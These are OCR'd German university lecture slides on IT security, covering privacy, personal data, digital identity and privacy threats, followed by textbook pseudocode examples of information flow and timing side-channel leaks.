
- Secrecy = effect of mechanisms used to limit the number of principals who can access information
- Confidentiality involves some obligation to protect some other person's or organization's secrets if you know them.
- Privacy = ability and/or right to protect your personal secrets.

Erläuterndes Beispiel

- Gollmann: “Privacy can extend to families but not to legal persons such as corporations.”
- Beispiel: Patientendaten im Krankenhaus
  - Privacy is secrecy for the benefit of the individual.
  - Confidentiality is secrecy for the benefit of the organization.
- Übersetzungen „Privatheit“ oder „Privatsphäre“

- Privatsphäre eigentlich ein Konzept aus der physischen Welt, durch das BVerfG in die digitale Welt erweitert
- nichtöffentlicher Bereich, in dem ein Mensch unbehelligt das Recht auf freie Entfaltung der Persönlichkeit wahrnimmt
- Louis Brandeis, Samuel Warren: „Individual’s right to be let alone“, Harvard Law Review, Jahrgang 4, Nr. 5, 1890

Dimensionen der Privatsphäre




„Personenbezogene Daten“

- Daten sind personenbezogen, wenn sie
  - eindeutig einer bestimmten natürlichen Person zugeordnet sind
  - oder diese Zuordnung zumindest mittelbar erfolgen kann.

Personenbezogene Daten

- Begriff aus dem Datenschutzrecht:
  - Daten sind personenbezogen, wenn sie eindeutig einer bestimmten natürlichen Person zugeordnet sind oder diese Zuordnung zumindest mittelbar erfolgen kann.
- Im zweiten Fall spricht man auch von personenbeziehbaren Daten.
  - Datenbegriff hier immer verstanden im Sinne von „Information“
- Juristisch besteht immer dann Personenbezug, wenn dieser mit „vertretbarem Aufwand“ herstellbar ist
- Personenbezug ist also immer relativ zu ansonsten noch vorhandenen Informationen, und unterliegt einer zeitlichen Entwicklung

Digitale Identität



Digitale Identität

- Identität einer Person X = das, was es ausmacht, Person X zu sein
- Digitale Identität = die Menge jeder möglicher Form von technisch abgebildeten Daten, die einer Person zugeordnet werden können
- Digitale Teilidentität = Teilmenge der digitalen Identität
  - Typischerweise anderen Parteien bekannt
  - Explizite Informationssammlung
  - Nicht-wissentliche Datenspuren
- Digitale Identität kann durch die Zusammenlegung von Teilidentitäten approximiert werden, wenn diese ein und derselben Person zugeordnet werden können (Verkettung)
- Grad des Personenbezugs ist unterschiedlich

Relevanz von Daten für die Privatspäre

Weniger relevant für Privatsphäre	Beeinflussen eher die Privatsphäre
• anonym • ändert sich im Verborgenen über die Zeit • flüchtig • Zugriff anderer nicht möglich • für wenige Bereiche des eigenen Lebens relevant • nur einmal verwendet • unauffällig/geht in der Masse unter	• eindeutig identifizierbar • unveränderlich • langfristig gespeichert • Zugriff anderer möglich • betrifft zentrale Bereiche des täglichen Lebens • häufig wiederverwendet • Unnormal und herausragend

Mögliche Bedrohungen der Privatsphäre

- Fehlentscheidungen durch Falschinformationen
- Langfristige Aufbewahrung
- Identitätsdiebstahl
- Vermeidung abweichenden Verhaltens
- Manipulation der Persönlichkeit
- ...

Fehlentscheidungen durch Falschinformationen

- Falsche Daten können …
  - zu einem falschen Bild in der Öffentlichkeit führen
  - wirtschaftlich schädlich sein, z. B. falsche Schufa-Einträge, falsche Steuerberechnungen etc.
- Probleme hierbei:
  - Korrektur schwierig umzusetzen, wenn Daten vielfach redundant vorhanden sind (Daten in Backups, Usenet-Nachrichten, P2P-Dateien vielfach gespiegelt
  - Korrekt schwierig einzufordern, wenn Daten nicht gewerbsmäßig verarbeitet werden, sondern von privaten Anwendern (Wikipedia, Facebook)
  - Datennutzung ist häufig Geschäftsgeheimnis; Fehlentscheidungen für Betroffenen intransparent
- Beispiel: Weitergabe von Informationen über Kreditwürdigkeit (vgl. Database Nation)

Langfristige Aufbewahrung

- Daten können beliebig lange gespeichert werden
- Rekonstruierbarkeit und Nachvollziehbarkeit von Aussagen oder Handlungen wird möglich
- Anmerkung: schon aus Praktikabilitätsgründen umfasst die Löschpflicht des BDSG keine Backups
- Probleme hierbei:
  - Selbstdarstellung in der Vergangenheit kann drastisch von aktuell gewünschter Selbstdarstellung abweichen
  - Kontrollverlust über einmal preisgegebene Daten

Identitätsdiebstahl


- unlegitimierte Nutzung eine fremden Identität
- betrügerischer Vermögensvorteil unter Inkaufnahme von Nachteilen für den „Inhaber“ der Identität, Kreditgebern, Händlern etc.
- New account fraud
  - echte Daten, um Validierungsverfahren zu täuschen (Kontoeröffnung USA: Social Security Number; Kontoeröffnung Deutschland: Name, Postanschrift für Schufa-Auskunft)
  - künstliche Daten zum Vervollständigen (z. B. Geschlecht, Alter, Einkommen etc.) und Erhöhung der Plausibilität
  - Inhaber der echten Daten erfahren oftmals nur indirekt vom Missbrauch (Korrespondenz, Unterlagen, Mahnungen gehen an den Betrüger; Schaden entsteht meist indirekt, z. B. wenn Schufa-Auskunft belastet)
  - Aus Händler- oder Bankensicht kein Unterschied zwischen flüchtigem Schuldner und gefälschter Identität (unklar, ob Betrugsfall oder gewöhnlicher Kreditausfall)
- Account takeover
  - Account Takeover oft leichter zu erkennen als New Account Fraud (die Betroffenen erhalten zumeist Mahnungen, Rechnungen etc.)
  - Gesetzlicher Schutz des Betroffenen (Rückbuchung von Beträgen, die per Lastschrift eingezogen wurden; Stornierung von Kreditkartenrechnungen; Strafanzeige gegen Unbekannt)

Manipulation der Persönlichkeit

- Detaillierte Persönlichkeitsprofile ermöglichen die Voraussage von Verhalten und die individuelle Eingrenzung von Zielgruppen für tendenziöse Informationen (u.a. Werbung)
- Potential von Wahlbeeinflussung (Cambridge Analytica)
- Beeinflussung der digitalen Weltsicht von Individuen (filter bubble, „digitaler Zuhälter“)

Vermeiden abweichenden Verhaltens

- „...in der Bürger nicht mehr wissen können, wer was wann und bei welcher Gelegenheit über sie weiß. Wer unsicher ist, ob abweichende Verhaltensweisen jederzeit notiert und als Information dauerhaft gespeichert, verwendet oder weitergegeben werden, wird versuchen, nicht durch solche Verhaltensweisen aufzufallen. […] Dies würde nicht nur die individuellen Entfaltungschancen des Einzelnen beeinträchtigen, sondern auch das Gemeinwohl , weil Selbstbestimmung eine elementare Funktionsbedingung eines auf Handlungsfähigkeit und Mitwirkungsfähigkeit seiner Bürger begründeten freiheitlichen demokratischen Gemeinwesens ist.“
- aus dem Volkszählungsurteil
- vgl. „click fear“



Quelle: Solove (2006)

Erläuterungen: Abhilfe

- Früher Ansatz im Datenschutz: Problem lösen durch Informationsflusskontrolle
  - restriktive Handhabung der eigenen Daten, möglichst wenig preisgeben, „Information Collection“ unterbinden
  - Problem in der heutigen Zeit: entweder Daten bereitstellen oder vom gesellschaftlichen Leben ausgeschlossen bleiben
- Heutiger Ansatz: Kombination von Werkzeugen zum Identitätsmanagement und rechtlichen Bestimmungen
  - Anonymisierungsdienste, Pseudonymisierung, VPN, Authentifikationsdienste (z.B. https://irma.app/)
  - Datenschutzgrundverordnung
  - „Privacy-Dienstleister“ wie facebook, Apple etc.
- Problem: Muss Dienstleister und Tools vertrauen

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 3 Anonymität und Privatspäre (Privacy)
Lektion 2: Informationsflusskontrolle und Seitenkanäle

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Anonymität und Privatsphäre
  - Lektion 1: Identität und Privatsphäre
  - Lektion 2: Informationsflusskontrolle und Seitenkanäle
  - Lektion 3: Anonymität und anonyme Kommunikation
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Quellen

- Biskup, Kapitel 4 und 5
- G. Smith: Principles of Secure Information Flow Analysis. Kapitel 13 in „Malware detection“, Springer 2007.
- P. Eckersley: How Unique Is Your Web Browser? Privacy Enhancing Technologies 2010: 1-18

Weitere Quellen zu Seitenkanälen

- D. Song, D. Wagner, X. Tian: Timing Analysis of Keystrokes and Timing Attacks on SSH. USENIX Security Symposium 2001
- F. Freiling, S. Schinzel: Detecting Hidden Storage Side Channel Vulnerabilities in Networked Applications. SEC 2011: 41-55
- Markus G. Kuhn: Compromising emanations: eavesdropping risks of computer displays. Technical Report UCAM-CL-TR-577, University of Cambridge, Computer Laboratory, December 2003
- Michael Backes, Markus Dürmuth, and Dominique Unruh. Compromising Reflections - or - How to Read LCD Monitors Around the Corner. In Proceedings of the *IEEE Symposium on Security and Privacy*, Oakland, CA, May 2008
- Philip Marquardt, Arunabh Verma, Henry Carter, and Patrick Traynor: (sp)iPhone: decoding vibrations from nearby keyboards using mobile phone accelerometers. In ACM CCS, 2011

Vertraulichkeit

Erläuterungen

- Wiederholung von Kapitel 1, Lektion 3: Informationsfluss vs. Datenfluss
  - Systemmodell: Sender, Empfänger, Nachricht, Beobachter
  - Nachricht (Bitstring) muss weder für Empfänger noch Beobachter eine Bedeutung haben
  - Wenn ein Empfänger nichts „neues lernt“, dann findet auch kein Informationsfluss statt
  - Es kann also Datenfluss ohne Informationsfluss geben

Informationsflusskontrolle

- Zwei Möglichkeiten, um Informationsfluss zu kontrollieren:
  - Unerwünschte Empfänger „sehen nichts“ (Idee der Zugangskontrolle)
  - Unerwünschte Empfänger sehen zwar etwas, „verstehen es aber nicht“ (Idee der Kryptographie) “
- Problem: „Nicht-Verstehen“ bzw. „Nicht-Sehen“ ist graduell. Manchmal lernen unerwünschte Empfänger „ein bisschen“.
- Lernziel: Erläutern können, warum Informationsflusskontrolle so schwer ist
- Anmerkung: Biskup spricht von Inferenz und Inferenzkontrolle statt von Informationsfluss und Informationsflusskontrolle

Informationsfluss in Programmen

Informationsfluss in sequentiellen Programmen

- Wir zeigen im Folgenden Beispiele (nach Smith) für die Schwierigkeit, Informationsfluss zu begrenzen und/oder Informationsfluss automatisiert/statisch zu erkennen
- Betrachten im Folgenden Programme mit Ein- und Ausgabevariablen
- Fragestellung: Wieviel Informationen über die Eingabe kann man aus der Ausgabe lernen?
  - (geheime) Eingabedaten sind Variablen „in“
  - (öffentliche) Ausgabedaten sind Variablen „out“
- Annahme: Beobachter kennt das Programm

flow

```
procedure flow (
  in    init, guard, x, y : integer;
  out   result : integer);
  local help : integer;
begin
  help := 2;
  help := help + init * init;
  if guard ≥ 0
  then help := help + x
  else help := help + y
  fi;
  result := help
end flow
```

Erläuterungen

- Betrachten den Informationsfluss der input-Variablen zu den anderen Variablen
- help := 2 ergibt keinen Informationsfluss
- help := help + init*init
  - aus dem neuen Wert von help kann man mit Wissen des Wertes help=2 den Wert von init (fast vollständig) bestimmen
- Jetzt die einzelnen Zweige der bedingten Anweisung:
  - help := help + x
  - Hier fließen Informationen aus x nach help, allerdings kann man ohne Wissen über eines der beiden Werte die Eingaben nicht herausfinden
  - Selbes gilt für den Zweig help := help + y
- Für bedingte Anweisung kann man nur unter Zusatzannahmen den Wert von guard herausbekommen, z.B.:
  - wenn help = 2 und x ≥ 8 und y ≤ 8 dann gilt:
    - help ≥ 10 <=> guard ≥ 0

Arten von Informationsfluss nach Smith

- Direkter Informationsfluss:
  ```
  result := secret
  ```
- Indirekter Informationsfluss:
  ```
  result := f(secret)
  ```
- Transitiver Informationsfluss:
  ```
  help := secret
  result := help
  ```
- Impliziter Informationsfluss:
  - abhängig vom Kontrollfluss ...

Erläuterungen

- Direkter Informationsfluss:
  - Zuweisung, Nachrichtenversand, Parameterübergabe
- Indirekter Informationsfluss:
  - Von Argumenten auf das Ergebnis einer Berechnung
- Transitiver Informationsfluss:
  - Mehrere direkte oder indirekte Informationsflüsse hintereinander
- Impliziter Informationsfluss:
  - Wenn Zuweisungen abhängig vom Kontrollfluss sind

partial

```
partial(
  in secret : int;
  out leak : int;
)
{
  if ((secret % 2) == 0)
    leak = 0;
  else
    leak = 1;
}
```

Erläuterungen

- Hier fliesst das niederwertigste Bit von secret nach leak

implicit

```
procedure implicit(
  in    x : boolean;
  out   y : boolean);
  local z : boolean;
begin
  y := false;
  z := false;
  if x then z := true fi;
  if z then y := true fi;
end implicit;
```

Erläuterungen

- Programm enthält keine direkten Informationsflüsse
  - Nur Zuweisungen von Konstanten
- Allerdings semantisch äquivalent zu y := x
  - erst impliziter Fluss von x nach z
  - dann impliziter Fluss von z nach y
  - insgesamt transitiver Fluss von x nach y
- Zusätzlicher Grund: endlicher Typ boolean

difficult

```
procedure difficult(
  in     x : integer;
  out    y : integer);
  function f(z : integer) : integer;
  { totale Funktion, gibt 0 zurück falls z = 0 }
  begin ... end
begin
  if f(x) = 0
  then y := 1
  else y := 2
  fi
end difficult
```

Erläuterungen

- Zwei Fälle:
  1. f gibt konstant 0 zurück
     - Dann bedeutet das Programm konstant y := 1
     - Kein Informationsfluss
  2. Es gibt mindestens einen Wert z so dass f einen Wert ungleich 0 liefert
     - Dann erlaubt die Ausgabe von y Rückschlüsse auf x (abhängig von seiner Auswirkung auf f(x))
- Informationsfluss passiert, wenn die Funktion f nicht konstant ist
  - Allgemein unentscheidbar

Arrays

```
tricky(
  in secret : int;
  out leak : int;
)
  local a[...];
{
  a[secret] = 1;
  for (int i = 0; i < a.length; i++) {
    if (a[i] == 1)
      leak = i;
}
```

Erläuterungen

- Beliebig viele Wege, um Informationen aus input zu „waschen“
- Trick über array: Position eines Wertes im Array codiert die Information
- Annahme: a[x] = 0 for all x initially
- Schwer automatisiert zu erkennen
- Analysemethode: Taint Tracking

parallel

```
parallel(
  in x : boolean;
  out z : boolean
)
local y : boolean;
local s : semaphore;
begin
  z := false;
  cobegin
    thread_1:  read(x);
               if x then signal(s);
  ||
    thread_2:  y := false;
               wait(s);
               y := true;
  coend;
  z := y;
end
```

Erläuterungen: parallele Programme

- Synchronisierung erlaubt neue Formen des impliziten Informationsflusses
- Beispiel: Verwendung einer Semaphore s
  - wait(s): blockiert bis signal kommt
  - signal(s): deblockiert einen wartenden thread
- cobegin ... coend: Ausführung teilt sich in zwei Threads auf, die sich anschließend synchronisieren

Erläuterungen: parallel

- Aus Beobachtung von y in thread_2 kann man den Wert von x erschließen
  - y := true wird nur dann gemacht, wenn x = true
  - x = true ist wie ein „guard“
- Wenn man nur Zugriff auf z hat, dann kann man ggf auch auf x schließen:
  - thread_2 terminiert nur dann, wenn thread_1 ein signal macht
  - z = true impliziert also x = true
  - Hier spielt wieder das Zeitverhalten eine Rolle (terminierende vs. nicht-terminierende Berechnung)

timing

```
timing(
  in  secret : boolean;
  out leak : boolean;
)
begin
  leak := false;
  while (secret == true);
end
```

Erläuterungen

- Wenn Terminierung erkennbar ist, kann auch anderweitig Information fliessen

Laufzeit

```
int i, count, xs[4096], ys[4096];

for (count = 0; count < 100000; count++) {
  if (secret != 0)
    for (i = 0; i < 4096; i += 2)
      xs[i]++;
  else
    for (i = 0; i < 4096; i += 2)
      ys[i]++;
  for (i = 0; i < 4096; i += 2)
    xs[i]++;
}
```

Erläuterungen


- Wenn Angreifer die Laufzeit beobachten kann, sind noch viel raffiniertere timing leaks möglich
  - Auf Programmiersprachenebene braucht das Programm gleich lang, egal ob secret 0 oder 1 ist
  - Wenn secret aber 0 ist, dann werden xs und ys abwechselnd geschrieben; ansonsten nur xs
  - Wenn Datencache 16 kb groß ist, dann dauert das Programm viel länger, wenn secret 0 ist
- Beispiel aus: G. Smith: Principles of Secure Information Flow Analysis. Malware detection, 2007.

